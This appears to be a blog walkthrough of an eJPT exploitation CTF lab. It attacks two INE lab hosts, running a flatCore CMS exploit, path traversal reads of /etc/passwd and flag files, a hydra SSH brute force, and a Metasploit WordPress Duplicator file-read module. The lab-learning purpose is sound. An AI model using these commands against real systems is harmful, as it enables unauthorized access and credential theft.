eJPT : Host & Network Penetration Testing: Exploitation CTF 1
Let’s start with nmap scan on target1
nmap -sV -T4 -Pn -sC -O target1.ine.local -oN target1.txt -oX target1.xml
port 22,80 is open
lets enumerate HTTP

searchsploit flatcore cms

searchsploit -m 50262
there is an exploit for flatcore cms lets get on our current directory.
python3 50262.py http://target1.ine.local admin password1“Identify and exploit the vulnerable web application running on target1.ine.local and retrieve the flag from the root directory. The credentials admin:password1 may be useful”
cat ../../../../../../flag1.txt“Further, identify and compromise an insecure system user on target1.ine.local.”
cat ../../../../../../../etc/passwdiamaweakuser:x:1000:1000::/home/iamaweakuser:/bin/bashlets do bruteforce on ssh service for this user.
hydra -l iamaweakuser -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt target1.ine.local sshwe get the password and login with it.


Let’s do nmap scan for second target
nmap -sV -T4 -Pn -O -sC target2.ine.local -oN target2.txt -oX target2.xml
as we see on nmap scan, ssh and http ports are open.

nmap --script=http-wordpress-enum target2.ine.local
there is an exploit for duplicator

we will use metasploit Arbitrary File Read exploit
Get Murat Kuzucu’s stories in your inbox
Join Medium for free to get updates from this writer.
scanner/http/wp_duplicator_file_read
set RHOSTS
set filepath /flag3.txt
run
and set filepath /etc/passwd

iamacrazyfreeuser
it has no password, try to login on ssh with this user.
ssh iamacrazyfreeuser@target2.ine.local